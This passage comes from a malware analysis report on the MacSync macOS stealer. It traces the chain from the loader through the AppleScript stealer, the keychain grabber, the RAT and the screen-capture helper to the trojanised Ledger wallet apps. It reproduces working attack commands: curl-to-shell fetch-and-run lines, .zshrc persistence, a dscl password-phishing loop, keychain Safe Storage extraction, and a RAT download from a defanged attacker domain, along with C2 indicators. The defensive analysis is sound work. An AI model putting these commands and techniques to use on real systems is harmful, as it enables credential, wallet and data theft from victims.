/tmp/osalogging.zip is the loot, and the loader never creates it. Stage 3, the AppleScript stealer, collects everything it can reach into a staging folder and archives it to that exact path when it's finished. Because the osascript call is synchronous, the loader is sitting and waiting the whole time stage 3 runs, and the archive is on disk by the time the next line tests for it. The two stages never pass anything to each other. They meet at a hardcoded filename. The operator picked a boring one, and osalogging reads like routine osascript logging to anyone who goes looking in /tmp.
The function detaches completely, three exec redirects to /dev/null, and a background launch means nothing prints to the terminal. The transport is deliberately weak, using -k to disable TLS verification, -s for silent mode, and plain hxxp://.
What does the loader steal? Nothing on its own. It carries no stealer logic. It's intentionally thin. That keeps the /curl artifact small and generic while the operator keeps the behaviour server-side, behind the api-key gate, where it can be changed at will. The hardcoded token turns each loader into a per-victim beacon, and the shared api-key plus the duplicated /curl endpoint across both domains tie the builds to one operation.
This maps cleanly onto the host. The following are all present in the telemetry:
the in-memory
curl ... | zshexecutionthe
~/.zshrcre-pullthe
curl .../dynamic | osascriptbridgethe
/tmp/osalogging.ziparchive that the host later built withditto
The loader's sole purpose is the curl .../dynamic | osascript line. Whatever the server returns triggers the next stage, and that's where the theft actually begins.
Stage 3: the dynamic AppleScript, the stealer's brain
The /dynamic response is a ~46 KB AppleScript, served as text/html and executed by osascript in memory. This file never existed on the victim's machine. We only hold it because we reverse-engineered the request for the gunzip loader script and pulled it directly from agenticsora[.]com. Three things confirm it's the next stage in the kill chain:
The stage 2 loader's own fetch-and-run behaviour.
The host telemetry, where
osascriptdrove the exact shell commands that this script issues.
The Full Disk Access gate
Before the script can steal anything valuable, it needs one permission, and it spends its opening moves getting it.
TCC (Transparency, Consent, and Control) is the macOS subsystem that stands between an app and the user's private data. It is the policy behind every "X would like to access your Y" prompt. Full Disk Access is the broadest grant macOS hands out, the one that unlocks the protected paths this stealer is built to collect, from the browser cookie stores to Safari's history to Apple Notes' database. Without it, the collection would result in the user being alerted by a series of GUI prompts allowing them to deny the access and thwart the stealer's actions on protected locations. So the script's entry point walks the victim through granting FDA, and it uses ls -al ~/Library/Cookies/ as a live probe to check whether it already holds it, because reading that directory is itself gated by TCC.
The probe fails on a first run because a fresh Terminal lacks Full Disk Access, so the script sets about getting it. It shows a dialogue titled "Full Disk Access required!" reading "Please allow access and reopen the Terminal", with a single Continue button and the FileVault padlock lifted straight out of /System/Library/CoreServices/CoreTypes.bundle. The moment the user dismisses it, the script runs open x-apple.systempreferences:com.apple.preference.security?Privacy_AllFiles, which drops them on the exact settings pane holding the toggle. That is as far as the first run goes. The script exits without collecting anything, the loader finds no archive waiting for it and gives up too, and nothing has been stolen yet. The whole first pass exists solely to get one permission flipped.
macOS won't let a process grant itself the permission, and it won't apply a new grant to a process that's already running. So the user has to flip the toggle, and Terminal has to start again afterwards. That second requirement is the operator's real problem, and it's what the ~/.zshrc write solves.
Before the dialogue goes up, the script copies the clean ~/.zshrc to /tmp/.zshrc and appends its own curl|zsh one-liner to the live copy, guarded by a grep so it never doubles up. ~/.zshrc runs every time an interactive zsh shell starts, so the next Terminal window the victim opens re-pulls the stealer and runs it again, this time with the permission granted. On that second run, the ls probe succeeds, and the script immediately copies /tmp/.zshrc back over ~/.zshrc, deletes the backup, and runs killall Terminal to close the window the victim just opened. Only then does it take its lock and start collecting.
That ~/.zshrc entry is persistence, but only barely. It exists to survive one Terminal restart, and it's reverted as soon as the restart has happened. The durable persistence arrives in stage 4. It also explains why the Full Disk Access pane opens twice in the host telemetry: it opens once per run that fails the probe, and a victim who opens Terminal again before granting the permission simply runs the whole gate a second time.
Before collection, the script takes an atomic lock with mkdir /tmp/macsync_<token>.lock. On the host that appeared as /tmp/macsync_e9967985....lock. That mutex is the artifact that gives the MacSync malware family its name.
There is a bug in that cleanup worth noting, because it decides whether the persistence line actually goes away. The command meant to strip the one-liner from the backup is:
grep -Fvx <cmd> /tmp/.zshrc > /tmp/.zshrc.tmp || mv /tmp/.zshrc.tmp /tmp/.zshrc
The || only fires when grep selects nothing, so on any real profile with other lines written in it, grep exits clean, and the mv never runs. The filtered copy gets written and then ignored. The first time this is run through, it costs the operator nothing because the backup was taken before the one-liner was appended. It bites on a second failed run. That run copies a ~/.zshrc that already contains the one-liner into the backup, the filter that should have removed it doesn't run, and the restore on the successful run puts it straight back. So it is worth reading ~/.zshrc on any host where the Full Disk Access pane opened more than once, because on that path, the "self-cleaning persistence" does not clean itself.
Password phishing and validation
MacSync wants the account password in plaintext, and it gets the victim to type it. It pops a native, hidden-answer dialogue titled "System Preferences" with the body "You should update the settings to launch the application," then loops:
on checkvalid(username, password_entered)
set result to do shell script "dscl . authonly " & quoted form of username & space & quoted form of password_entered
-- returns true only if dscl accepts the password
dscl . authonly is the trick that makes this reliable. It asks the Open Directory service to check a username and password without opening a login session, so it is a silent yes-or-no oracle to validate the real account password. The dialogue keeps reappearing, feeding each entry to that oracle, until one comes back valid. There is no way out of that loop either, except for a password that works. The dialogue is wrapped in a bare repeat with no counter, and it carries on for 150, which in AppleScript means 150 seconds. Ignoring the prompt just means it dismisses itself after 2.5 minutes, returns an empty string, fails the dscl check, and comes straight back to annoy you. It also borrows LockedIcon.icns from the same Apple bundle the Full Disk Access prompt takes its padlock from, so both dialogues wear the system's own furniture. This is the source of the repeated dscl . authonly '[user]' '<guess>' events on the host, one per wrong guess. The password the operator walks away with is confirmed correct, not just whatever the victim happened to type. That confirmed plaintext is written to the staging folder and fed straight into the keychain grab.
Keychain and browser Safe Storage theft
With a validated password in hand, the script decodes a Base64 blob to /tmp/.kgrab.sh and runs it. We decoded that blob, a 3,434-byte /bin/sh script, and discovered that it pulls each browser's Chromium "Safe Storage" AES key out of the login keychain:
KEY=$(security find-generic-password -w -s "Chrome Safe Storage" 2>/dev/null)
if [ -n "$KEY" ]; then GOT_KEY=1; printf '%s' "$KEY" > "${1}ChromeStorage"; fi
# repeated for Brave, Edge, Vivaldi, Opera, OperaGX, Yandex, Arc, Chromium,
# Chrome Beta/Canary/Dev, CocCoc ...
If every one of those lookups comes back empty, it falls back to security unlock-keychain -p "$(cat /tmp/.kpwd)" using the captured password, then dumps the keychain and extracts every Safe Storage password. Those keys are what decrypt the stolen cookies, saved logins, and web data. The captured account password exists specifically to unlock the keychain for that fallback path.

Figure 5: The decoded .kgrab.sh pulling each browser's Chromium Safe Storage AES key from the login keychain, with a keychain-unlock fallback using the captured password.
This script has one bug in it that costs the operator data. There is no lookup for an "Opera GX Safe Storage" key anywhere in it. The OperaGX line reuses whatever the Opera lookup returned and writes it out as OperaGXStorage, and the keychain-dump fallback repeats the mistake with a second else if (svc=="Opera Safe Storage") branch that can never fire, because the first one already matched. Stage 3 still copies the OperaGX profile, including cookies and Login Data. It just walks away with a key that won't open any of it.
What MacSync steals
The collection is broad. Everything is written under a randomised staging root, /tmp/sync<random>/ (on the host /tmp/sync1024394/):
Browsers. 13 Chromium browsers (Chrome, Chrome Beta/Canary/Dev, Chromium, Brave, Edge, Vivaldi, Opera, OperaGX, Yandex, Arc, CocCoc): cookies, web data, Login Data plus extension storage for a hardcoded list of 40 general extension IDs, then a second list of 89 wallet extension IDs (MetaMask
nkbihfbeogaeaoehlefnkodbefgpgknnand many more). Gecko-based browsers (Firefox, Zen, LibreWolf, Waterfox) do not supportcookies.sqlite,key4.db,logins.json,places.sqlite,formhistory.sqlite,cert9.db,logins-backup.json, and the matching WAL and SHM journals, per profile.Desktop wallets. ~21 apps copied all at once. Exodus, Electrum, Atomic, Guarda, Coinomi, Sparrow, Wasabi, Bitcoin Core, Monero, Ledger Live, Ledger Wallet, Trezor Suite, and others.
Everything else. The entire Telegram Desktop
tdata/session directory,~/Library/Keychains/*.keychain-db,~/.ssh,~/.aws,~/.kube, a file-grabber that sweeps Desktop, Documents, and Downloads by extension (includingseed,kdbx,pem,wallet), Safari cookies and history, Apple Notes'NoteStore.sqlite, and shell dotfiles.
The script also writes a beacon info file that self-identifies:
MacSync StealerBuild Tag: Build 1Version: 1.1.2_release (x64_86 & ARM)IP: 103.216.221[.]95
All this alongside the username, the captured password, and system_profiler output for software, hardware and displays. The source is commented in Russian throughout, and the comments are working notes rather than documentation. The Gecko browser routine carries "Убрана хрупкая SafeSQLiteCopy (часто падала когда Firefox запущен)", which translates as "Removed the fragile SafeSQLiteCopy (it often crashed when Firefox was running)". Someone is maintaining this and fixing their own bugs against real hosts. It's also the first of several things tying the kit to the AMOS/Atomic Stealer lineage, and more on that once the whole chain is on the table.
Every host observation resolves to a line in this script: the dscl loop, the .zshrc writes, the FDA pane opening twice, the cookie theft, the ditto archive.
When the collection finishes, the script archives the staging tree with ditto -c -k --sequesterRsrc <staging> /tmp/osalogging.zip, deletes /tmp/sync*, and releases the lock. ditto is Apple's own archiver, and --sequesterRsrc preserves the resource forks and extended metadata a plain ZIP would quietly drop, so the archive that leaves the host is a faithful copy of everything gathered. That produces exactly the /tmp/osalogging.zip that the loader is built to upload. The two stages hand off via that fixed path. The AppleScript stage archives the loot, and the loader ships it to /gate and deletes it.
Those deletions are housekeeping, not anti-analysis. Nothing in this stage is built to defeat a reverse engineer. The AppleScript arrives as a readable source with its Russian comments intact, the keychain grabber is a shell script Base64-encoded inside it, and the closest thing to obfuscation anywhere in the kit is the single-byte XOR the stage 4 binary uses on its own domain strings. What the cleanup does is shrink the on-disk evidence a responder would find afterwards, which is anti-forensics, and it is fairly thorough. /tmp/.kgrab.sh and /tmp/.kpwd are deleted the moment the keychain grab returns, /tmp/sync* goes after the archive is built, the lock directory is rmdir'd, the archive itself is deleted by the loader once it uploads, and even the ~/.zshrc line is reverted. Almost every file this stage touches is gone by the time anyone looks. What it cannot delete is the process events that created them, which is the whole reason the host telemetry reconstructed this chain after the artifacts were gone.
The one real barrier to analysis here is architectural. Keep stage 3 on the server, and anyone who misses the request never gets the file, which is exactly the problem we got around by making the request ourselves.
But the stealer's final act isn't the grab. Before it exits, it installs a persistent agent, a screenshot helper, and, if it finds them, trojanised copies of the victim's wallet apps. We'll tackle the persistent agent first, because it's what would have kept the operator on the box.
Stage 4: the persistent agent, a Mach-O RAT with two ways home
Stage 3 installs and launches this binary itself:
curl -kfsSL 'hxxps://agenticsora[.]com/loader/agent/<token>' -o ~/.local/com.apple.<id>.hcpichmod +x ~/.local/com.apple.<id>.hcpiprintf '%s' <password> > ~/.local/.mpwd # hands the RAT the stolen password~/.local/com.apple.<id>.hcpi &>/dev/null & # first launch, this session
Stage 3 doesn't write that plist out as a file. It builds it with four /usr/libexec/PlistBuddy -c 'Add ...' calls, one each for Label, ProgramArguments, RunAtLoad and KeepAlive.
So the thing pulled from /loader/agent is what actually persists, and it persists through a LaunchAgent. A LaunchAgent is macOS's per-user autostart mechanism, a small property list (plist) that the system reads every time the user logs in. The one dropped here is set with RunAtLoad and KeepAlive, so the RAT starts at each login and is relaunched if it ever exits or is killed. A reboot does not clear it, and neither does killing the process once, as the launchd bootstrapper will ensure it is revived.
The acquisition log, the Content-Disposition: filename="<token>.loader" header, and the host telemetry (a curl to /loader/agent writing ~/.local/com.apple.a3b73d35.hcpi, plus the matching .plist) all corroborate it.LaunchAgent, however, isn't always com.apple.. The installer carries a list of real updater labels (including those from Google Keystone, Adobe ARM and Creative Cloud, Microsoft AutoUpdate and OneDrive, Dropbox, Spotify, Grammarly, and JetBrains Toolbox), and it picks the first one whose plist already exists on the host. The malicious agent then hides behind whatever legitimate updater the victim happens to run. Only when it matches none of them does it fall back to com.apple.<8hex>, which is what happened in our analysis. Detection that keys solely on the com.apple. plist prefix will miss the copies sporting a vendor's name.
The resulting binary is a native remote-access trojan (RAT), a universal Mach-O (x86_64 + arm64) written in C++, stripped, and ad-hoc signed with no Team ID. Two things about how it was built are worth looking at.
First, it is statically linked. The only two libraries it loads from the system are libc++ and libSystem. Everything else is compiled in, its own copy of OpenSSL and Brotli included, and that decision is what makes the rest of the agent's network design work. A bundled TLS stack answers to nobody. The agent can dial a bare IP, accept a self-signed certificate and skip trust validation entirely without depending on a single thing installed on the host. It is also why the slices are the size they are, 5.1MB for arm64 and 6.5MB for x86_64.
That OpenSSL copy dates the build for us. It reports itself as version 3.6.2, released upstream on 7 April 2026, and carries its own compile banner reading built on: Mon May 18 08:54:01 2026 UTC. The operator compiled it roughly two months before this intrusion, on a machine where the build tree sat in /tmp. Their prefixes are still in the config strings/tmp/openssl-arm64/ and /tmp/openssl-x86_64/, and there are two compile banners rather than one, stamped about 2 minutes apart. They built each architecture separately and stitched the results into one fat binary.
Second, it is plain C++ and nothing more. On a first pass, the bundled OpenSSL throws off aes_v8_* symbols, which are ARMv8 assembly routines for AES, not the V8 JavaScript engine. There is no Electron in here and no scripting runtime. It is a straight compiled program; this is worth stating plainly because the wallet trojans later in the chain are the opposite, all JavaScript riding inside Electron.
Its command-and-control is hardcoded and IP-based:
85.206.161[.]241:8443 token: nLbd5Df6CyCZNFDBpxGtBOlfshEr4jdTJ9ZYwxhVahr1tV2EdeZNG6VdNK2O2reads ~/.local/.mpwd

Figure 6: A Ghidra decompile of the agent's hardcoded C2 configuration, the raw-IP TLS endpoint 85.206.161[.]241:8443, its embedded token, and the beacon interval.
The raw IP is a separate tier from the Cloudflare-fronted delivery, and it's the agent's live control channel. The operator IP from the stage 3 beacon (103.216.221[.]95) never appears in the binary. The delivery domain does, but you won't see it on a strings pass. The agent hides agenticsora[.]com and three of its own paths, /loader/gate, /loader/file-upload, and /loader/agent, behind a single-byte XOR (0xAA) wrapped in a small C++ ObfuscatedString class, decoded only when a code path needs them.
So the RAT keeps two ways home: hands-on control runs to the bare IP over TLS, and a second, obfuscated HTTP path back to the delivery domain, most likely covers self-update and bulk file transfer. Splitting live control from delivery, then hiding the delivery fallback, is a resilient choice.
The agent talks WebSocket over that TLS socket, not plain HTTP. It opens with an HTTP/1.1 Upgrade handshake carrying a Sec-WebSocket-Key and Version 13, then runs JSON frames over the one /agent/ connection. The JSON never crosses the wire in the clear. Each message is wrapped in AES-256-CBC, a fresh 16-byte random IV prepended to the ciphertext, and the whole blob Base64-encoded into a msg= field, so a packet capture reads as uuid=<uuid>&msg=<base64>. The key is the SHA-256 of the agent's embedded token, so the token in Figure 6 is also what unlocks the traffic. The check-in and credential-submission messages, before that wrapping, are built in the beacon loop:
do {
FUN_100001d9c(asStack_1510,"{");
FUN_100001d5c(asStack_14f8,asStack_1510,"\"type\":\"ping\",\"version\":\"");
...
FUN_100001d5c(asStack_14c8,asStack_14e0,"\",\"username\":\"");
...
FUN_100001d5c(asStack_1498,asStack_14b0,"\",\"hostname\":\"");
...
FUN_100001d5c(asStack_1408,asStack_1420,"\",\"ts\":");
tVar10 = _time((time_t *)0x0);
...
// if a stolen password is present, submit it:
FUN_100001d5c(asStack_1600,asStack_1618,"\"type\":\"password\",\"password\":\"");
Code snippet 1: the entry() beacon loop assembling the ping check-in (version, username, hostname, OS, cwd, timestamp, token) and the password submission that ships the stolen ~/.local/.mpwd value. These JSON strings are then AES-256-CBC encrypted and Base64-encoded into the msg= field before they leave the host, so what you see here is the plaintext the agent builds, not what appears on the wire.
Figure 6 shows where it calls home. The snippet shows what it sends. From there, its capabilities are what you'd expect of a full implant, grounded in recovered strings and the import table:
Registration and inventory (UUID, username, hostname, OS,
cwd, timestamp, build token)Credential handoff, reads
~/.local/.mpwdand submits it as a{"type":"password"}messageRemote command execution via
popen/system, returningstdout,stderr, a success flag, andcwdA full interactive shell via
forkptyand/bin/zsh, giving hands-on keyboard access rather than one-shot commandsFile download and upload, both chunked, the upload using the same scheme the loader used against
/gateScreen capture, delegated to the stage 5 helper (described below)
TCC state tracking via
/tmp/.com.apple.tcc.promptedand/tmp/.com.apple.tcc.resultSelf-removal on server command ("Client removed on request"), and
LaunchAgentpersistence
The per-delivery 8-hex identifier that names the binary, the capture bundle, and the LaunchAgent is different in every sample we have: 54a28156, 6c66fd27, dbfc21d4, and a3b73d35 on the victim. The server generates that identifier per build and hardcodes it into the AppleScript, which is why it names the binary, the capture bundle, the codesign identifier, and the LaunchAgent in a single, consistent set. The capture helper ships from /loader/capture-agent with the full 64-character build token as its bundle identifier, and the installer re-signs it down to the 8-hex form on the way in.
Either way, the durable pattern is the shape com.apple.<8hex>.hcpi[.plist], not any single value.
To capture a screenshot, the RAT doesn't link to any capture APIs itself. It rents a separate, signed helper whose sole purpose is to steal one macOS permission.
Stage 5: the capture agent, a signed helper built to steal one permission
Stage 3 presents this component right beside the RAT. It downloads /loader/capture-agent, unzips it, renames the bundle to com.apple.<8hex>.capture.app, and ad-hoc re-signs it with --identifier com.apple.<8hex>.capture. It's an 84KB Objective-C Mach-O called ScreenCap inside a minimal .app, and its Info.plist is the first tell:
CFBundleExecutable = ScreenCap
CFBundleIdentifier = com.apple.<token>.capture # (masquerades as Apple)
CFBundleName = Screen Recording # (deceptive display name)
LSUIElement = true # (background agent, no Dock icon)
The imports give the rest away. There's no CGDisplayCreateImage, no CGWindowListCreateImage, no ScreenCaptureKit, and no networking. The meaningful imports are CGPreflightScreenCaptureAccess, CGRequestScreenCaptureAccess, a Cocoa app runtime, and system. Capture is done by shelling out. The decisive strings, with the argv flags, are --tcc-only, --marker-path, -o, and /usr/sbin/screencapture -x '%s'.
The binary has two modes, selected by the argv argument.
In
--tcc-onlymode, it provisions the Screen Recording permission. It preflights, and if the grant isn't already held (and a marker file says it hasn't already prompted), it foregrounds itself, callsCGRequestScreenCaptureAccess()to raise the system TCC prompt, records the marker, and polls for about six seconds for the user to click Allow. It writes the result to/tmp/.com.apple.tcc.result.In
-o <path>mode, it captures. The shell-out is gated on the preflight check. If the grant isn't currently held, it runs/usr/sbin/screencapture-x'<path>' viasystem()and requires the output to be at least 65 bytes, the floor that rejects the empty PNG a TCC-denied capture produces. If the grant is already held, it skips the shell-out and just validates an existing file at that path.

Figure 7: The capture helper's disassembled main(), shelling out to Apple's /usr/sbin/screencapture -x after the CGPreflight/CGRequest TCC dance
The design solves the attacker's macOS problem. Screen captures are gated by TCC and require an explicit Screen Recording grant tied to a code identity. So they ship capture as a separate, signed .app, so the grant attaches to a stable identity, and name that app "Screen Recording" with a com.apple.* identifier. When CGRequestScreenCaptureAccess() fires, macOS shows "'Screen Recording' would like to record this computer's screen." Because the app's real name is "Screen Recording," the prompt reads like a native system dialogue.
The app runs invisibly (LSUIElement plus an accessory activation policy), does the actual capture with Apple's own signed screencapture binary rather than linking capture APIs, and coordinates with the RAT purely through files. macOS keys TCC grants to the code-signing identity, so the ad-hoc re-sign with com.apple.<8hex>.capture is precisely what makes a Screen Recording grant stick across launches.
What does it steal? The victim's screen. The helper holds no secrets and talks to no C2 of its own. The screenshot leaves the host over the stage 4 RAT's chunked upload. It's a capability the RAT rents.
Capturing the screen is the last of the "spy on the host" capabilities.
Stage 6: Rewriting the wallet apps the victim already trusts
This is one capability with per-app tailoring. Back in stage 3, three near-identical branches each trojanise a hardware-wallet companion app the victim already has installed. Each branch does the following, and only if the app is present (test -d /Applications/<app>.app):
Downloads a two-file payload (
app.asar+Info.plist) fromagenticsora[.]combehind the sameapi-key, this time with a fuller spoofed Chrome User-Agent than the loader sends.Round-trips the whole bundle before touching anything. It copies the installed app to
/tmp, deletes the original out of/Applications, moves the copy back, and only then swaps the two files in. Copying the bundle out and back is what leaves it detached from the signature it shipped with.Ad-hoc re-signs the whole app (
codesign -f -s -) so the tampered bundle runs.
A few seconds after the victim next opens the app, the trojanised main process force-navigates its own window to an injected phishing page that reuses the wallet's own branding, harvests the BIP39 recovery phrase, and POSTs it (tagged with the campaign token) to /modules/wallets on an attacker-controlled drop host.
The Info.plist's ElectronAsarIntegrity hash never matches the shipped app.asar (the asar is per-victim, so its hash changes every build), which means integrity isn't relied on. The ad-hoc re-sign is what lets the tampered bundle run on a host where the app is already trusted. There's no exploit and no persistence of its own;it rides the app the user already trusts and opens.
The Ledger pair: one payload rebadged
Ledger Wallet and Ledger Live are the same payload rebadged. Of the 30 files in the two unpacked asars, 26 are byte-identical, including the entire malicious payload. The remaining four differ and are all genuine Ledger support files. A trojanised main.bundle.js being byte-identical across a "2.133.0" build and a "2.126.2" build is the tell. Additionally, the metadata agrees with the hashes, too. Both Info.plists declare CFBundleIdentifier com.ledger.live, including the one that installs into Ledger Wallet.app, and both package.json files name the project ledger-live-desktop. The operator built one payload against Ledger Live and pointed it at both apps.
Genuine Ledger main bundles of two versions would never match. The operator maintains one patched main process and one phishing kit, wrapped in per-target metadata.
The injection into the main process is flagged with the author's Russian marker:
// ←=== ВСТАВЬТЕ СЮДА ===→ # ("INSERT HERE")
setTimeout(() => {
